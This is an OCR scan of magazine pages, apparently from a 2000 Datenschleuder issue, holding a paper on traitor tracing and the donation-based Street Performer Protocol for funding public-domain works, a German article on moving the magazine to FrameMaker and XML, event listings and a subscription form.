Traitor Tracing Schemes

Traitor tracing schemes attempt to trace the person who posted the copyrighted material, and to hold him responsible for the losses of the creator of that material. Since these losses are likely to be very large, and since criminal as well as civil penalties may apply, this may deter the person from violating copyright in the first place. This has the additional advantage that it can be implemented entirely within contract law, by requiring anyone who buys copyrighted material to sign a contract agreeing to be liable if his copy of the material is leaked.

The first problem we see with this approach is that it requires the buyer of the copyrighted content to accept the risk that he might be ruined or jailed, if he is accused of posting copyrighted material. He may not have any good reason to trust that the traitor tracing system will get things right. Even if the traitor tracing scheme works, the surrounding system (linking embedded serial numbers or whatever else to human identities) might be subject to attack.

Even worse, a record company or publishing house has relatively little direct incentive to worry about getting the right person. To deter future infringement, they need to make a highly visible example of someone. If it's the right person, so much the better. However, most of the people being deterred by his example will have no idea whether he's guilty or innocent, so the deterrent effect is essentially the same. The record company or publishing house will presumably try to get the right person, but their only financial incentive for doing so is to eliminate one more copyright violator, and to avoid costly lawsuits from the falsely accused person.

Traitor tracing schemes attempt to trace the person who posted the copyrighted material, and to hold him responsible for the losses of the creator of that material. Since these losses are likely to be very large, and since criminal as well as civil penalties may apply, this may deter the person from violating copyright in the first place. This has the additional advantage that it can be implemented entirely within contract law, by requiring anyone who buys copyrighted material to sign a contract agreeing to be liable if his copy of the material is leaked.

The first problem we see with this approach is that it requires the buyer of the copyrighted content to accept the risk that he might be ruined or jailed, if he is accused of posting copyrighted material. He may not have any good reason to trust that the traitor tracing system will get things right. Even if the traitor tracing scheme works, the surrounding system (linking embedded serial numbers or whatever else to human identities) might be subject to attack.

Even worse, a record company or publishing house has relatively little direct incentive to worry about getting the right person. To deter future infringement, they need to make a highly visible example of someone. If it's the right person, so much the better. However, most of the people being deterred by his example will have no idea whether he's guilty or innocent, so the deterrent effect is essentially the same. The record company or publishing house will presumably try to get the right person, but their only financial incentive for doing so is to eliminate one more copyright violator, and to avoid costly lawsuits from the falsely accused person [1]. In a world in which copyrighted material, once posted, drops a great deal in value, it's probably not possible to hold the copyright violator responsible for most of the loss. He will generally just not have the money. Furthermore, very few personal computers or homes are defended well enough to justify having information inside which, if posted anonymously to the Internet, will cost their owner even a few thousand dollars, let alone millions of dollars. (For comparison, the reader may consider whether he would be willing to keep a briefcase with even \$10,000 belonging to his boss in his house, with no additional security or insurance.)

The second problem with this approach is that it requires that every purchaser of copyrighted material present an extremely hard to forge identification. As noted above, this is required for every kind of media, not just for downloading digital content over the Internet; otherwise the smart attacker just buys a CD with cash, loads it onto his computer, and posts it to the net anonymously. These hard to forge IDs must be ubiquitous, and probably end up having to be tied to some kind of national ID card. A determined attacker can try to forge an ID, or can convince some gullible or desperate person to buy the content for him.

---

[1] This incentive problem occurs in many other situations in enforcing laws, e.g., the Olympic Park bombing, and ATM fraud in the UK.

The third problem with this approach is that it almost certainly ends up requiring a database somewhere of every piece of copyrighted information anyone has ever purchased. In a world in which nearly all books, movies, and music are purchased online, this creates a really unpleasant destruction of personal privacy. It also raises some interesting questions. Will governments hold this information? How about large media corporations? Will the database records be subject to subpoena by divorce lawyers and independent prosecutors? Will advertisers be able to buy lists of who purchased which book for marketing reasons? What about the security of this database? (How much is the list of everyone who bought *The Satanic Verses* worth on the open market?)

Legal Solutions

Legal enforcement of existing or new copyright laws is made enormously harder by the Internet and other new communications technologies. These technologies allow information to be shared freely, even when governments would rather not have it be shared. This applies as much to copyrighted materials as it does to any other information.

The fundamental enforcement problem with the new technologies is that, in the near future, nearly anyone with a computer and an Internet connection will be capable of posting copyrighted materials to the Internet. These materials, once posted, will be retrievable by nearly anyone, and even without a working Eternity Service, will be quite hard to take off the net once they're put on.

This probably leaves copyright enforcement in the position of spending tens of thousands of dollars of police and court resources shutting down each copyright violator, who has very few resources to take, and who represents a vanishingly small percentage of the copyright violations going on. This doesn't mean that the enforcement won't be tried. However, the economics of this kind of law enforcement can already be seen in the war on drugs, as can its effectiveness. Different national jurisdictions just make this problem more difficult.

Finally, the measures needed to really prevent widespread copyright infringement basically involve building the legal and technical infrastructure for widespread censorship.

Alternative Funding for Copyrighted Works

In the previous section, we discussed why we don't believe that traditional copyright enforcement will work anymore, which means that many content creators will probably not get paid the way they traditionally have. This is likely to cause problems for many kinds of content providers, especially motion picture houses, since even a relatively cheap movie costs a great deal of money to make. (Novels can be written, and music written and performed, without a great deal of overhead. However, very few good movies can be made in someone's garage, and many very good movies simply could not be made on such budgets.)

If creators won't be paid through traditional copyright royalties, then it is worthwhile to consider what other funding sources are available. While we don't intend to make an exhaustive list, some alternatives are apparent:

• *Voluntary contributions:* Some people will commission works of art as they always have; some will be willing to donate money to see their favorite writer finish another book. The Street Performer protocol is one way this can be done.

• *Advertisements* The content can be made available from servers that make their money from ads. If these servers are free, and are set up to do downloads of this content very quickly, then they may earn quite a bit of money, since most users will prefer getting the

content for free from the fastest place, and won't mind seeing a few ads. Copyright enforcement is used, then, only against other sites that download content and try to resell it. We see this as among the most promising of the alternatives, and the Street Performer protocol can and should be used with it. We also note that many commercial web sites already do this, in some sense; e.g., the ads on various news sites and search engines pay for the availability of the sites. There are no mechanisms for preventing users from redistributing the content, other than occasional copyright warnings.

• *Product placement:* Product placement takes place when some advertiser convinces the content creator to make reference to his product or idea in some positive way. For example, many recent movies have had products placed in them as a way of earning additional income from the movie. We expect to see more of this. However, we note that it only works for some media, and that many creators and consumers will dislike such product placement, especially if it is blatant.

• *Government funding:* Many countries have some kind of government funding for the arts, and this may become even more common, if copyrights become very hard to enforce. However, there are obvious social consequences to having (for example) all novelists and musicians who are ever paid for their work paid by a government agency. It is also unlikely that even the most generous budget for funding these works will compare with the amount of money now spent on copyrighted books, music, movies, etc.

Our Solution: The Street Performer Protocol

Suppose an author wants to get paid for his next novel in an ongoing series. Using traditional commerce mechanisms, he would find a publisher who would effectively underwrite the creation of the novel. The publisher would then make the novel available to the mass market, in the hope that enough people will buy the novel to recoup his costs. If the author could not find a publisher, he could publish the book himself and hope to recoup his costs. In either case, the author and/or the publisher are taking a financial risk in the hope of making a profit.

There is an alternative. Using the logic of a street performer, the author goes directly to the readers *before* the book is published; perhaps, even, before the book is written. The author bypasses the publisher and makes a public statement on the order of: *"When I get $100,000 in donations, I will release the next novel in this series."* Readers can go to the author's web site, see how much money has already been donated, and donate money to the cause of getting his novel out. Note that the author doesn't care who pays to get the next chapter out; nor does he care how many people read the book that didn't pay for it. He just cares that his \$100,000 pot gets filled. When it does, he publishes the next book. In this case ``publish'' simply means ``make available,'' not ``bind and distribute through bookstores.'' The book is made available, free of charge, to everyone: those who paid for it and those who did not.

There are basically three things that can go wrong with this kind of system:

• The author can charge an inappropriate price. He and other authors will presumably learn from their early mistakes, and become pretty good at choosing appropriate prices.

• The author publishes the book before he gets the requested amount donated. This doesn't appear to hurt anyone directly except the author, but it may undermine participation in this kind of scheme later, especially in schemes run by this author later.

• The author gets his amount filled, but still doesn't publish the next book in the series. This will ruin his reputation for future deals of this kind, but that is only a concern if he has already built up a reputation, and if he intends to publish future books. It is here that we can see how to use cryptography and a trusted third party to make the whole system work.

The first two are marketplace issues, and essentially self-correcting. The third problem involves trust, and is one worth considering. The obvious way to solve this is to have a trusted third party handle the transaction. For lack of a better term, will call this third party the ``publisher.''

The author submits his novel, or parts of it if it a serial, to the publisher. The publisher has his editors review it to see if it's worth trying to sell (like any publisher, albeit with rather low printing/binding costs). If so, he and the author agree on a price and split. For unknown authors, the first several chapters, or even the first few books, may be freely available, in hopes of drawing in customers. For known authors, perhaps the first chapter or two is free, and the rest go through the payment mechanism. He has the whole novel, and on his web site, he makes available, say, chapters 1-3 for free, and chapter 4 will become available when $1000 is donated to the cause of getting it out, or on some target date.

Each donor of $N gets a signed certificate that's basically a kind of a security. On the target date, if this novel hasn't been released, then the security may be redeemed at the publisher's bank for $N plus interest.

The publisher can be as involved in the process as he wants. He could act as a traditional publisher, selecting, and editing, releasing, and promoting manuscripts. He would do this in the hope of extracting a higher price than the author could by himself, because of his publishing brand. He might also hope to make the novel appear first on his web site, and sell ads to make additional money. On the other hand, he could also be no more than a``vanity press,'' making no claims about the quality of the book and simply acting as an escrow agent for the author.

If enough readers want to see the next chapter, they can make a payment. The publisher needs no identification for this, so anonymous payment systems work quite well. The publisher holds the payments in escrow until the chapter is released, and then sends the author his cut.

Note that most of what is being done here is using a trusted third party to move the trust issues to some entity with a good reputation to maintain.

Motivation

The funding of the next novel in a series is a clear case of a public-good problem: each donor probably has very little impact on when or if the next novel is released. To understand some possible motivations, we must consider some situations in which street performers of various kinds get paid now.

1. A donor may give money partly out of the desire to be recognized as a nice person, a patron of the arts, etc.

2. There may be additional premiums involved in donating; raffles for a lunch with the author, for example.

3. A donor may be more likely to give money when he can see that it has an immediate effect. Thus, public radio stations have goals for pledge drives, and also for specific times. This might translate into letting novels out in dribbles, as small additional goals are met. Experience in the market will determine what pricing and marketing strategies work best.

The Street Performer Protocol

In the basic street performer protocol, there are essentially three parties: the Author, the Publisher, and the Reader (of course, the ``Reader'' is actually many people). Their aims are straightforward:

• **The Author:**

• Wants to get paid the proper amount for his work.

• Doesn't want the Publisher to steal his work.

• Wants the publisher to adhere to any contracts, such as marketing and exclusivity.

• **The Publisher:**

• Wants to get paid the proper amount for hosting the Author's work on his system, and administering the process.

• Wants the Author to adhere to any contracts, such as timeliness, exclusivity, etc.

• **The Reader/Donor:**

• Wants the work to be published when sufficient donations are collected.

• Wants his particular donation to be reported properly, and for the author to get whatever percentage he and the Publisher have agreed to.

• Wants the ``current balance'' of donations to be reported properly.

Most of these goals are interpersonal, and can only be enforced by contract and the court system. Some, however, can be mitigated by the protocol.

The Protocol

Following is the basic flow of the Street Performer Protocol. We will assume that the work is a novel, and that it will be released chapter by chapter. We also assume that a Publisher is handling all of the financial transactions an will release the book. Of course, the same general protocol will work equally well for other types of digital property.

Submission of Work to Publisher

The Author submits some part of a work to the Publisher. This may include a whole novel, or just the first several chapters. She also provides the Publisher with the hash of the next few chapters to be published, and perhaps with the hash of all remaining chapters in the novel. The Author and Publisher negotiate terms, based on how much the next chapter (or several chapters) will cost to get released, and how the money collected will be split between the Author and the Publisher. When the negotiations are finished, the Publisher puts her first several chapters onto his website, along with a notice tracking how much money must be donated in order for her to release the next chapter.

Note that in some cases she will give the Publisher the whole novel; in other cases, she will give him only the first few chapters. It is even conceivable she won't be finished with the novel when she sells it to him, though this could put the Author and Publisher in a difficult situation, should the Author be unable to finish the novel in time. In the remainder of this section, we will assume the novel is written, and that the Publisher has, at any given time, the text for the next several chapters to be released. The hash of the final novel must be given to the Publisher at this point.

Gathering Donations

The Publisher gathers donations by, in some sense, taking bets on whether or not the novel will be released under various conditions. He sells donors a signed promise to return all donations, perhaps with interest, if the next chapter in the novel doesn't appear by a certain deadline.

The donor sends $X in donations, plus some unique identifier to specify where any refunds should go. Donors who wish to remain anonymous may specify either some anonymous account that goes back to them eventually, or some charity or other beneficiary of their choice. The only beneficiaries that should be discouraged are the Author and the Publisher.

The publisher sends a digitally signed document promising to repay the donation of $X, unless a certain event or set of events occur. The most obvious event to plan for is the next chapter failing to appear by the cutoff date. The next most obvious event is the last chapter in the book failing to appear by some longer-term cutoff date. The donor holds this signed statement, thus getting both a guarantee that he will be repaid if the Author refuses to release the work by the promised time, and proof that he donated $X for this work.

Paying Back the Donors

The donations are held in escrow until all conditions are fulfilled. Because the conditions are easy to understand and prove (they include a hash value of the material to be released), this can be objectively determined by just about anyone. If the promised work is not released by the specified date, then the donors' signed documents can be used to collect money from the Publisher. If he resists paying, the donors can ruin his reputation by showing that he didn't abide by the agreement.

Delivery

Once the required value of donations are received, the Publisher releases the chapter into the public domain. He could place it on his web site, and then inform the donors that the work is available. Ads on the site will presumably raise additional money.

Variations and Refinements

The basic goal in all on these refinements is, whenever there's a party with a financial conflict of interest, to replace him with someone who is paid a flat fee for carrying out a function, and isn't incentivized to conspire with any internal party.

The Banker

We can add a Banker to handle payments. We would have to modify the protocol so that he holds donations in trust for the Publisher. Bankers have a huge amount of reputation capital, and no financial incentive to cheat either the Readers or the Publisher. If payments work the right way, then Readers can send the Publisher their ``receipts,'' which can then serve as enough proof to ruin the Banker's reputation if he cheats.

The Banker must not release the donation funds until the material is published. This must be precommitted to him: he's given the hash of the material to be published, the donations are accepted, he notifies the Publisher and Author when the desired level is reached, and when he sees it has been published, he pays up.

Story Content Manipulation

This covers a variety of items: short chapters, substandard chapters, requesting donations without having the content ready yet, etc.

All this stuff is handled by reputation. If the Publisher or the Author wants to build up or maintain a good reputation, then they must not do this sort of thing. Since the readers/donors will have direct recourse (stop donating money), this is enough.

Applications: Public Financing of Public-Domain Works

The Street Performer Protocol is effectively a means of collecting private financing for public works. It allows for all kinds of alternative

public works: literary, music, video, etc. It can be used to improve public-domain software: companies could announce prices to add various features to an existing public-domain software package, and users could pay for the features they want; when enough people want a given feature, it gets designed and implemented. People could set up this protocol to pay for their web sites: if people are willing to contribute to a web site, then it will continue to be maintained and improved.

Another nice place for this is in terms of serials. People get really excited about television serials like Party of Five or ER, in which long-running ideas and stories are developed. It might be possible to keep a low-budget video series running for years by having a few episodes always queued up. The beauty of this is that advertisers and boycotts don't really mean much here: if enough people are willing to ``vote with their (e-)wallets,'' then it doesn't matter how many angry Dan Quayle's supporters don't like Murphy Brown [1]. In effect, the United States Public Broadcasting System works in this way: people contribute money to see certain types of programming, but everyone benefits from what is eventually shown on the air.

Conclusion

The notion of an ``author'' who has ``rights'' to a ``work'' is a relatively new one, dating from the time of the printing press. Before then, it was impossible to separate a work from the physical instantiation of that work, so copyright had no meaning. Since then, the relative expense of copying and distributing works made copyrights possible, and led to their enforcement. Future technological developments will make copyrights unsustainable because the barrier to copying and distributing drops to zero. It will become impossible to talk about a physical instantiation of a work as something separate from the work itself because there can be arbitrarily many instantiations.

The Street Performer Protocol is obviously not a complete solution to the problem of marketing intellectual property in the age of free and perfect copying, but it is useful in some situations.

If a trusted intermediary administered the system, it could be implemented with no trust between the Author and the Reader. Authors who might have no publishing avenues in traditional media could release a sample of their work and solicit donations for ``more of the same.'' In this way, the ability of the net to congregate people of similar interests could be used to finance works that might not otherwise be financed.

Dedication

This paper is dedicated to Ross Anderson, who spent some of his youth busking on the streets of Germany with his bagpipes.

[1] Of course, this works both ways; there's no doubt a market, albeit a small one, for a couple of KKK serials involving the touching story of a loveable bunch of goons burning crosses in the yards of people with the wrong skin color. Freedom of speech cuts both ways.

Datenschleuder Roadmap...

von Tom Lazar


Nach langen, teilweise heftigen Diskussionen stand es also fest: die gedruckte Version der Datenschleuder wird so schnell nicht sterben. Dem Hauptargument *gegen* die Printversion, nämlich, daß diese das Entstehen einer dringend benötigten Online-Version im Weg stünde, konnte nur auf einer einzigen Art und Weise begegnet werden. Ein kurzer Blick hinter die Kulissen...

Indem die Printversion von einer "dummen" QuarkXPress Datei in ein strukturiertes SGML-basiertes Dokument überführt wurde, stellt sie nunmehr kein "Klotz am Bein" dar; weder müssen manuelle "Copy & Paste"-Orgien dafür sorgen, daß das Layout-Dokument seine Artikel für ein HTML-Dokument preisgibt, noch müssen die kärglich formatierten Inhalte eines Online-Redaktionssystemes mühselig und einzeln fürs DTP umgesetzt werden.

Common Ground: XML

Die erste Entscheidung fiel nicht schwer: Grundstock für die Lösung sollte XML sein. Offen, ASCII-basiert, W3C-gesegnet und mittlerweile auch schon praxiserprobt stellt es das ideale Rohmatieral für strukturierte Dokumente dar. Alles was ein Redakteur braucht, um einen Artikel zu schreiben ist ein ASCII-fähiger Editor., wie z.b. vi. Mittels einer sog. *Document Type Definition* (DTD) und einem XML-fähigen Editor kann er/sie die Redaktion sogar besonders erfreuen: ein auf diese Art und Weise erstellter Artikel kann dann garantiert 1:1 importiert werden und bedarf so gut wie keiner weiteren Nachbearbeitung für das Layout. Für die Redaktion selbst muß es dann aber doch noch eine Nummer größer sein. Schließlich kann man sich über QuarkXPress totärgern wie man will: ordentlich layouten kann man damit auf jeden Fall und die oft umständliche Bedienung hat überwiegend den Vorteil "idiotensicher" zu sein.

One Source for all



So sieht die neue Datenschleuder jetzt "unter der Haube" aus

Ein Programm, das diese Layoutanforderungen zumindest in ähnlichem Maße erfüllt und zudem auch bereits seit 1992 auf dem Markt ist,

heißt FrameMaker und gehört mittlerweile Adobe, den Machern von PDF und Photoshop.

In der Version "6.0+SGML" ist es auch in der Lage, strukturierte Dokumente zu verarbeiten. Das proprietäre und zudem binäre ".fm"-Format läßt sich aber immerhin "auf Knopfdruck" in XML abspeichern. Dadurch gehen zwar Layoutinformationen der Druckversion verloren, aber die interessieren die Webapplikation ja auch nicht. Auch für das DTD-Pendant "Element Definition Document" (EDD) existiert eine Exportfunktion zum W3C-genehmen Format. Auf Basis dieser DTD ist dann auch, wie gesagt, der Import von Artikeln etc., die nicht mit FrameMaker erstellt wurden möglich.

Auf die Struktur kommt es an...

DTD alá Adobe: das "Element Definition Document", Herzstück der neuen Datenschleuder.

Nachdem das "Mastertool" also feststand, kam es auf die Erarbeitung einer entsprechenden Struktur an. Für Elemente wie Artikel, News-Items oder Leserzuschriften wurden entsprechende Definitionen erzeugt und eine Rohversion einer exemplarischen Datenschleuder angelegt.

... aber Form schlägt Inhalt 4:1

In diesem Stadium hätte also ohne weiteres als nächstes ein entsprechendes Redaktionssystem und sog. stylesheets (XSL) erstellt werden können, mit denen diese jetzt strukturierten Rohdaten in HTML, PDF, ASCII etc. exportiert werden könnten. Aber Grundgedanke der ganzen Aktion war ja, die Printversion der Datenschleuder über die neuen Anforderungen des Online-Publishings hinweg zu retten. Als nächstes stand also an, aus den achsofein strukturierten Daten mittels Formatanweisungen innerhalb der DTD etwas zu kreieren, das zumindest annähernd dem bisherigen Erscheinungsbild der Datenschleuder ähnlich sah. Bei der Gelegenheit stellte ich dann auch prompt fest, daß QuarkXPress doch garnicht sooo scheiße ist, was das Layout betrifft (besonders Grafik-Import und so Nebensächlichkeiten wie tastaturgesteuertes Zoomen im Dokument oder funktionierende Template-Verwaltung). Aber die Entscheidung war gefällt und wenn man sich erstmal in die Denkweise von Leuten hineinversetzt, die Handbücher für Boeing und NASA schreiben, dann macht das eine oder andere bei FrameMaker sogar auf obskure Art und Weise äh, Sinn.

Roadmap

Bis jetzt war das ganze nur ein Haufen Arbeit ohne erkennbare Unterschiede. (Obwohl: das Eingeben und Editieren von Artikeln ist viel komfortabler geworden: um Fußnoten, Lauftitel etc. kümmern sich jetzt FrameMaker und die EDD). Aber der erste Schritt ist getan. Und auch nicht schlecht: die Erfahrungen mit dem Aufbau des (selbstverständlich XML-basierten) Webservers für den 17C3 können dann direkt in die Online-Version der Datenschleuder einfließen. Irgendwann 2001...

public domain #106:
Bankraub – Geschichte, Theorie und Praxis

Sonntag, 5.11.2000, Bunker Bielefeld
Dr. Klaus Schönberger, Kulturwissenschaftler aus Tübingen und Herausgeber des Buches "Va Banque!", über Geschichte, Theorie und Praxis des Bankraubes.

Von den schwierigen Anfängen zur Blüte des Delikts, über Akteure von Bonnie & Clyde über Ronald Biggs bis zur Bewegung 2. Juni. Vortrag, Musik, Video und Performance für solide Bankangestellte, die hoffen, dass die Polizei nicht zu früh eintrifft und für Unentschlossene, die bisher zwischen Lottospiel und Bankraub schwankten.

http://www.foebud.org/pd/pd106/index.html

Chaosradio #56

27.11.2000, auf Radio Fritz!
Der Termin steht – das Thema noch nicht. Trotzdem: vormerken! Details als erstes unter

http://chaosradio.ccc.de/

public domain #107:
MINDSTORMS – HirnLEGO für Roboter

Sonntag, 3.12.2000, ab 15.00 Uhr, Bunker, Bielefeld
"LEGO ist genial. Es ist das Einsteinchen unter den Spielen. … Vorzeitiges LEGO hätte die Geschichte der Menschheit elementar verändert. Cäsars Legonen. Legonardo da Vinci. Galilego. Papst Lego XXIII. Legoethe. Freuds L'ego und Unterbewußtstein (letztes Wort zweimal lesen)."

(Peter Glaser, Der Stein aus dem die Träume sind, in "Glasers heile Welt") Ralf Prehn und Carsten Müller, Robotik-Enthusiasten aus Hamburg, spielen gerne mit Mindstorms. Mindstorms sind intelligentes LEGO. Es kann krabbeln, hat Sensoren und lässt sich programmieren. Vortrag, Workshop und ein Rundblick über lustige Projekte aus dem Netz.

http://www.foebud.org/pd/pd107/index.html

17C3 - der siebzehnte Chaos Communication Congress

27., 28 & 29. Dezember 2000, Haus am Köllnischen Park, Berlin, Planet Earth
Überraschung! Ja, auch dieses Jahr wird es wieder den besten Congress aller Zeiten geben. Nach außen steht er unter dem Motto "Explicit Lyrics" – intern bereits jetzt schon unter "weg von der LAN Party, hin zu mehr (und anspruchsvolleren) Vorträgen." In diesem Sinne, also: "see you there!"

http://www.ccc.de/congress/

"Die guten Nachrichten der Computer-Unsicherheit"

Bestellungen, Mitgliedsanträge und Adressänderungen bitte senden an:

CCC e.V., Lokstedter Weg 72, D-20251 Hamburg

Adressänderungen und Rückfragen auch per E-Mail an: office@ccc.de

- Satzung + Mitgliedsantrag
  DM 5,00
- Datenschleuder-Abonnement, 8 Ausgaben
  Normalpreis DM 60,00 für
  Ermässigter Preis DM 30,00
  Gewerblicher Preis DM 100,00 (Wir schicken eine Rechnung)
- Alte Ausgaben der Datenschleuder auf Anfrage
- Chaos CD blue, alles zwischen 1982 und 1999
  DM 45,00 + DM 5,00 Portopauschale

Die Kohle

- liegt als Verrechnungsscheck bei
- wurde überwiesen am ___.___.____ an
  Chaos Computer Club e.V., Konto 59 90 90-201
  Postbank Hamburg, BLZ 200 100 20

Name: _____

Strasse: _____


PLZ, Ort: _____

Tel., Fax: _____

E-Mail: _____

Ort, Datum: _____

Unterschrift: _____


CCC 2000
17C3
EXPLICIT LYRICS
17. CHAOS COMMUNICATION CONGRESS
BERLIN 27|28|29 DEC 2000
PLANET EARTH